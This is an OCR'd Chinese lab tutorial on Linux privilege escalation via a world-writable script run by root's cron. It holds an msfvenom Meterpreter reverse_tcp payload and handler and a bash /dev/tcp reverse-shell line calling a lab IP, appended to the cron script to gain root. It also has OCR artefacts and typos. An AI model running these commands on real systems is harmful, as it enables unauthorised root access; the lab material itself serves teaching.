
计划任务提权

提权原理

linux计划任务提权是因为权限配置不当，计划任务以root权限运行，低权限的用户可以修改计划任务的文件，从而被攻击者利用，导致提权，Linux计划任务命令如下

```
crontab -e 编辑计划任务
crontab -l 查看计划任务
crontab -r 删除目前的crontab
```

计划任务的文件夹在 /etc/cron*下



计划任务的格式

```
分 时 日 月 周 用户 命令
```

```
# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,f
ri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
```

假如root用户设置了一个计划任务，但是权限没有设置好，比如777权限或者SUID权限之类的,查找命令如下

```
find / -user root -perm -4000 -print 2>/dev/null 查找SUID文件
find / -perm 777  -print 2>/dev/null  查找777文件
```


linux文件权第一部分是该文件的拥有者所拥有的权限，第二部分是该文件所在用户组的用户所拥有的权限，最后一部分是其他用户所拥有的权限

提权环境

先准备一个SUID文件或者权限为xx7的文件，让低权限的用户可以执行文件的修改，在这里我们我们准备一个sh文件或者python文件都可以，我们写一个linux运维脚本，来监控当前电脑的运行参数

```
function bash_os() {
    # "系统基础信息"
    #内核信息
    kernel=$(uname -r)
    #操作系统版本
    release=$(cat /etc/redhat-release)
    #主机名称
    hostname=$HOSTNAME
    #当前时间及运行时间
    dateload=$(uptime | awk -F "," '{print $1}')
    # 当前登录用户数
    users=$(uptime | awk -F "," '{print $2}')
    echo -e "\n\033[32m###############    系统基础信息 #######\033[0m\n" >>
/tmp/bash_os.txt
    echo -e "\033[32m-------------------------------------\033[0m" >>
/tmp/bash_os.txt
    echo -e "|内核信息:\033[31m        $kernel            \033[0m" >>
/tmp/bash_os.txt
    echo -e "\033[32m-------------------------------------\033[0m" >>
/tmp/bash_os.txt
    echo -e "|操作系统版本:\033[31m   $release        \033[0m" >> /tmp/bash_os.txt
    echo -e "\033[32m-------------------------------------\033[0m" >>
/tmp/bash_os.txt
    echo -e "|当前时间及运行时间:\033[31m   $dateload        \033[0m" >>
/tmp/bash_os.txt
    echo -e "\033[32m-------------------------------------\033[0m" >>
/tmp/bash_os.txt
    echo -e "|当前登录用户数:\033[31m   $users        \033[0m" >> /tmp/bash_os.txt
    echo -e "\033[32m-------------------------------------\033[0m" >>
/tmp/bash_os.txt
}
bash_os
```


该脚本运行后的内容写到 /tmp/bash_os.txt文件中



将文件的权限设置成777 `chmod 777 bash_os.sh`

将文件设置成计划任务，输入`vim /cat/cronta`进行编辑，编辑内容如下，一定是普通用户，到

```
分 时 日 月 周 用户 命令
*/1 * * * * root /bash_os.sh
service crond status 查看计划任务启动
service crond restart 重启计划任务
```




提权步骤


我们先拿到一个webshell，或者MSF的shell，或者CS的shell先上线，这里使用MSF的shell，生成MSF的payload然后上线

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.41.211 LPORT=8888 -f
elf > mshell.elf

use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.41.211
set lport 8888
run
```



查询计划任务，发现存在一个sh文件并且是root运行的



接下来查看该文件的属性看看能不能更改，发现是777满权限，更改文件内容，进行提权

```
ls -al /bash_os.sh
-rwxrwxrwx. 1 root root 1255 Feb  8 13:38 /bash_os.sh
```

输入反弹shell的命令，在sh文件中进行追加

```
echo "bash -i >& /dev/tcp/192.168.41.211/9876 0>&1" >> /bash_os.sh
```

```
echo "bash -i >& /dev/tcp/192.168.41.211/9876 0>&1" >> /bash_os.sh
cat /bash_os.sh

function bash_os() {
    # "系统基础信息"
    #内核信息
    kernel=$(uname -r)
    #操作系统版本
    release=$(cat /etc/redhat-release)
    #主机名称
    hostname=$HOSTNAME
    #当前时间及运行时间
    dateload=$(uptime | awk -F "," '{print $1}')
    # 当前登录用户数
    users=$(uptime | awk -F "," '{print $2}')
    echo -e "\n\033[32m##############   系统基础信息 #######\033[0m\n" >> /tmp/bash_os.txt
    echo -e "\033[32m————————————————————————————————————\033[0m" >> /tmp/bash_os.txt
    echo -e "|内核信息:\033[31m        $kernel           \033[0m" >> /tmp/bash_os.txt
    echo -e "\033[32m————————————————————————————————————\033[0m" >> /tmp/bash_os.txt
    echo -e "|操作系统版本:\033[31m   $release        \033[0m" >> /tmp/bash_os.txt
    echo -e "\033[32m————————————————————————————————————\033[0m" >> /tmp/bash_os.txt
    echo -e "|当前时间及运行时间:\033[31m   $dateload        \033[0m" >> /tmp/bash_os.txt
    echo -e "\033[32m————————————————————————————————————\033[0m" >> /tmp/bash_os.txt
    echo -e "|当前登录用户数:\033[31m   $users        \033[0m" >> /tmp/bash_os.txt
    echo -e "\033[32m————————————————————————————————————\033[0m" >> /tmp/bash_os.txt
}
bash_os
bash -i >& /dev/tcp/192.168.41.211/9876 0>&1
```

使用NC接收等待反弹shell的连接，得到root权限

```
[root@localhost ~]# whoami
whoami
root
```